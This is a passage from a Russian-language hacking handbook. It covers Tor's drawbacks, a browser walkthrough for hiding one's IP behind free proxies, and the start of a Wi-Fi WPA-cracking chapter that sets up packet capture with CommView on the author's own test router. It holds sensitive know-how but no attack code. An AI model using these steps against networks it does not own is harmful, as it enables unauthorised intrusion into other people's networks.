IP-адреса серверов Tor включены в черные списки некоторых серьезных ресурсов Интернета. Например, при пользовании Tor поисковый сервер Яндекса может заподозрить вас в "нехороших" действиях. Он выдает страшный возглас "ой..." с запросом на ввод "капчи", предполагая, что с вашего IP-адреса поступают автоматические запросы (рис. 3.36).




Рис. 3.36

После ввода "капчи" поисковый сервис Яндекса становится все же доступным (пока доступным).

Конечно, программа Tor удобна, но нет в мире совершенства: одним из основных ее недостатков является существенное снижение скорости за счет "накладных расходов" на шифрование и применения целой цепочки соединений...

3.3. Заключение о Tor

Представленные в данной главе инструменты — только часть того, что используется хакерами для поддержания анонимности в сети. И, как мы уже поняли, не только хакерами. Особенно актуален рассматриваемый вопрос и ожидается большой всплеск интереса в этом направлении сейчас, когда ужесточаются законы, борющиеся против распространения нелицензионного контента в Интернете. Тем более, что в некоторых странах воюют не только с теми, кто тиражирует для бесплатного использования фильмы, музыку, книги... Там осуществляют преследование и пользователей, скачивающих нелегальный контент.

Кроме того, тот же Tor для обхода ограничений может использовать даже и не хакер, а какой-нибудь "продвинутый" пользователь в сети предприятия, где жестко следят за дисциплиной и безопасностью и запрещают использовать Интернет для любых протоколов, кроме http (по 80-му порту), а трафик анализируется по ряду условий. С этой целью в таких учреждениях на граничных прокси-серверах настраивают очень сложные правила, чтобы хоть как-то попытаться обеспечить безопасность. Запрещают практически все. Например, доступ к социальным сетям ("ВКонтакте", "Одноклассники", Facebook) запрещен в 63% российских компаний.

Да и в прессе периодически появляются данные о скандалах и конфликтах, связанных с Tor. Были сообщения о том, что даже известный Эдвард Джозеф Сноуден, бывший сотрудник ЦРУ и АНБ США, ныне диссидент, передавал секретную разоблачающую информацию корреспондентам, используя именно это программное обеспечение...

Также сообщалось о том, что директор ФСБ России предложил запретить использование Tor в нашей стране. И эта инициатива находила поддержку в Государственной думе...

А вот совсем недавно было сообщение о том, что (цитата): "Министерство внутренних дел РФ намерено исследовать возможность получения доступа к данным пользователей анонимной сети Tor. В связи с этим Научно-производственное объединение “Специальная техника и связь” МВД России объявляли тендер на проведение соответствующего исследования. На сайте госзакупок сообщалось, что стоимость контракта составляет 3,9 млн руб...". Желающие нашлись.

Пожалуй, существует не так уж много подобного программного обеспечения, на которое так сильно ополчились бы соответствующие компетентные органы многих стран. Не исключено, что Tor рано или поздно окажется вне закона, или под полным "контролем".

3.4. Использование прокси-серверов

Сервис для проверки своего текущего IP-адреса можно свободно найти в Интернете. IP-адрес — это наиважнейшая информация, по которой можно вычислить пользователя сети. Именно поэтому для сокрытия бурной деятельности хакеру так важно работать, фактически "спрятавшись за чьей-либо спиной". В качестве такой спи-

ны и может выступать прокси-сервер. Для того чтобы найти подходящий прокси-сервер, достаточно выполнить в Интернете поиск, используя строку поиска "бесплатные прокси". Цель — найти IP-адрес и номер порта бесплатного прокси-сервера. Причем важно найти именно работающий в данный момент сервер, т. к. многие из них меняют свои данные в течение нескольких часов, и результаты поиска могут дать вам ссылки на уже "нерабочий" ресурс.

Разыскав необходимые данные о прокси-сервере, производим настройку для него. Рассмотрим, как это сделать, например, с применением MS Internet Explorer (MS IE). Для этого в меню **Сервис** выбираем команду **Свойства обозревателя** (**Свойства браузера** — в зависимости от версии), а далее вкладку **Подключения** (рис. 3.37).




Рис. 3.37

Нажав кнопку **Настройка сети** (см. рис. 3.37), увидим следующее окно, в котором в разделе **Прокси-сервер** для опции **Использовать прокси-сервер для локальных подключений...** вводим данные IP-адреса и порта прокси-сервера, найденного в Интернете, не забыв отметить флажок **Не использовать прокси-сервер для локальных адресов** (рис. 3.38).




Рис. 3.38





Рис. 3.39

Хотя в нашем примере сейчас важно, чтобы искомый прокси-сервер поддерживал именно HTTP-протокол, и мы смогли бы работать анонимно, используя браузер для обычных интернет-страниц, все равно можно выбрать установку (нажав кнопку **Дополнительно**) для всех протоколов. Ну, к примеру, не будет работать FTP-протокол — не страшно, в дальнейшем найдем, если понадобится, для этого другой сервер (рис. 3.39).

После подтверждения новых настроек проверяем свой IP-адрес! И с удовлетворением видим, что мы — это уже вовсе и "не мы"! Нас видят в Интернете совсем под другим адресом.

ГЛАВА 4



Взлом Wi-Fi-роутеров: мифы и реальность

4.1. Способ первый

В прежние времена основной причиной, побуждающей хакера производить взлом Wi-Fi-сетей, была немалая стоимость услуг провайдеров Интернета. Сейчас же, когда доступ в Интернет стал относительно дешев, казалось бы, нет уже такого интереса к взлому беспроводных сетей. Но это вовсе не так!

Психология хакера зачастую такова, что его заветной мечтой является не столько получение "дармовщины", сколько удовлетворение собственных амбиций: "Ага, я смог! Вот какой я умный!" Неплохим стимулом злоумышленнику служит и то, что для подобного взлома не нужно далеко ходить, потому что Wi-Fi-роутеры в настоящее время применяют на каждом шагу!

Кроме того, еще одним мощным побуждающим фактором является и то, что Интернет буквально наполнен советами и различными программами для этих целей. Проблема лишь в том, что в подавляющем большинстве случаев почему-то ничего не получается! Немало юных хакеров, глотая слюнки, бросалось во все тяжкие в этом направлении. Итог: потерянное время и отсутствие какого-либо результата.

В чем же дело?

Поскольку теоретизирование не входит в наши планы, то не будем сейчас рассказывать о принципах работы различных сетевых протоколов, особенностях шифрования и прочих научных вещах из области теории беспроводных сетей.

Поясним все просто. Проблема, оказывается, заключается в двух направлениях.

Корни первой причины лежат в самих предлагаемых методиках взлома. Инструкции эти, как правило, размножены в разных вариациях из одного, уже давно позабытого источника. А ведь изначально это было написано для какого-нибудь конкретного случая. И поскольку тиражирование производилось не специалистами, то допущено много неточностей, недоговоренностей, да что там говорить — просто грубейших ошибок. Да ладно, если дело было бы только в этом! Думается, что нас умышленно вводит в заблуждение якобы универсальность указанных методов.

Причем, причина просто банальна: привлечение большего числа пользователей к интернет-ресурсу, где размещена методика. И не более того!

Например, одной из основных методик, предлагаемых в Интернете для взлома, является комбинация какого-нибудь сниффера Wi-Fi (как правило, WinPcap или программы CommView for Wi-Fi), предназначенного для захвата пакетов, и программы Aircrack, используемой непосредственно для подбора ключей. Никто при этом не поясняет, что программа Aircrack хороша в основном для "восстановления" ключей протокола WEP. Но! Посмотрите же вокруг: уже давно никто не применяет WEP! А вот для взлома протокола защиты данных WPA (здесь и далее для упрощения изложения также подразумевается, в том числе, и WPA2) эта программа менее практична. Дело в том, что в случае применения протокола WPA подобрать пароль можно только с помощью словаря. Плохо то, что практически невозможно составить такой словарь, чтобы заложить в него заветные искомые точные значения паролей, применяемые при выработке ключей указанного протокола. Каким же должен быть словарь, если нынешние продвинутые подростки, настраивающие роутеры и придумывающие пароли, избалованные интернетовскими и "эс-эм-эсовскими" традициями, даже в слове "еще" делают четыре ошибки ("исчо")? При этом способ использования словаря в программе Aircrack не предполагает такого замечательного приема, как мутация слов. Но об этом немного позже.

Кроме того, незадачливый хакер, не понимая разницы в протоколах и соответственно в способах взлома, захватив пакеты WPA-PSK, нередко пытается "ломать" их, используя ту же методику, что и для WEP. Конечно же, это не даст результата.

Вторая причина неудач начинающих хакеров заключается в том, что сами программы, скачиваемые из различных источников Интернета, часто оказываются фальшивками: как-то что-то работает, что-то там делает, а результата по-прежнему нет.

Нередко в Интернете размещают приманку, чтобы инфицировать ваш компьютер вирусом. Опасайтесь громких заголовков типа "Взлом Wi-Fi за пять минут". Мы видели такие страницы, например на YouTube, вы не поверите, с сотнями тысяч посещений по счетчику.

Чтобы понять, что взлом WPA-PSK все же возможен, осуществим его, как законопослушные граждане, собрав небольшой стенд.

Настроим Wi-Fi-роутер, присвоив значение TEST параметру **SSID**. Включим на роутере шифрование, используя протокол WPA2, при этом присвоив простое значение пароля, уже излюбленную нами комбинацию `abc12345` (рис. 4.1).

Присоединимся к нашей сети TEST с любого компьютера (рис. 4.2 и 4.3).

Создадим непрерывный трафик в сети, запустив, например, просмотр кинофильма непосредственно из Интернета. Нужно понимать: нет трафика — нет захваченных пакетов, нет "взлома". Чем больше пакетов, тем больше вероятность "взлома". Это общие правила.

Для сбора пакетов, необходимых для осуществления "взлома", будем использовать программу CommView for Wi-Fi (далее — CommView).




Рис. 4.1




Рис. 4.2




Рис. 4.3

При установке программа производит подмену имеющегося драйвера для Wi-Fi адаптера на свой (рис. 4.4 и 4.5).

Произведем сканирование и убедимся, что наша сеть появилась в списке найденных, здесь это сеть с SSID TEST (рис. 4.6).

РУКОВОДСТВО ПО УСТАНОВКЕ ДРАЙВЕРА

CommView for WiFi - это инструмент для мониторинга беспроводных сетей 802.11. Для работы с программой вам **необходим** совместимый беспроводной адаптер. Для активации функции мониторинга вашего беспроводного адаптера вам потребуется специальный драйвер, который включен в данный продукт.

Когда CommView for WiFi не запущен, ваш адаптер сможет соединяться с другими беспроводными хостами или точками доступа, как и обычно. Когда CommView for WiFi запущен, ваш адаптер будет работать в пассивном режиме мониторинга, без возможности сетевого соединения.

Следующие совместимые адаптеры найдены в вашем компьютере:

- Atheros AR5B95 Wireless Network Adapter

Адаптеры, которые могут быть совместимы, но еще не тестировались, найдены в вашем компьютере:

- Отсутствуют

Выберите один из вариантов и нажмите "Далее":

◉ Я хочу установить драйвер для моего совместимого адаптера.

○ Я хочу протестировать мой адаптер, который еще не тестировался, но может быть совместим.

○ У меня есть совместимый адаптер, но я еще не установил его в компьютер. Я хочу узнать, что мне делать после того, как я установлю его в компьютер.

Далее >

Вы можете ознакомиться с полным списком совместимых адаптеров, посетив нашу страницу:

http://www.tamos.ru/products/commwifi/adapterlist1.php

CommView for WiFi **может** быть совместим и с другими адаптерами. Если вашего адаптера нет в списке, кликните здесь, чтобы получить самую свежую информацию по этому вопросу.

Рис. 4.4




Рис. 4.5




Рис. 4.6

Режим сканирования был выбран такой, при котором сканируются все каналы (рис. 4.7), но понятно, что если вы уверенно знаете номер канала, для ускорения процесса можно установить только нужный вам канал.




Рис. 4.7




Рис. 4.8

Правила для работы установим такие, чтобы захватывать все пакеты (рис. 4.8).

При желании можно было бы использовать правила, позволяющие отфильтровать именно только исходящие (smac) с нашего роутера пакеты и входящие на него (dmac). Для этих целей, применяя возможности программы, первоначально скопируем MAC-адрес тестового роутера (рис. 4.9).




Рис. 4.9

Далее, используя принятый в программе синтаксис, можно ввести следующее правило — "smac=98:FC:11:F4:10:BD or dmac=98:FC:11:F4:10:BD" (поскольку мы предварительно скопировали MAC-адрес в буфер, то ввести его в указанную строку не предоставило труда), рис. 4.10. К слову, в наших примерах в информации по MAC-адресу вместо первой группы из трех цифр указывается вендор, это пред-

ставление легко меняется в настройках программы. Можно указать, чтобы вместо комбинированного вида, состоящего из названия производителя и второй половины адреса, указывались целиком только цифры.




Рис. 4.10

Все же, в эксперименте не будем включать универсальные правила, ограничивающие захват. Пусть к нам попадают все пакеты. Поэтому сбрасываем флажок **Включить универсальные правила**. И заново включим захват пакетов, предварительно удостоверившись, что установлено их автосохранение (рис. 4.11).




Рис. 4.11

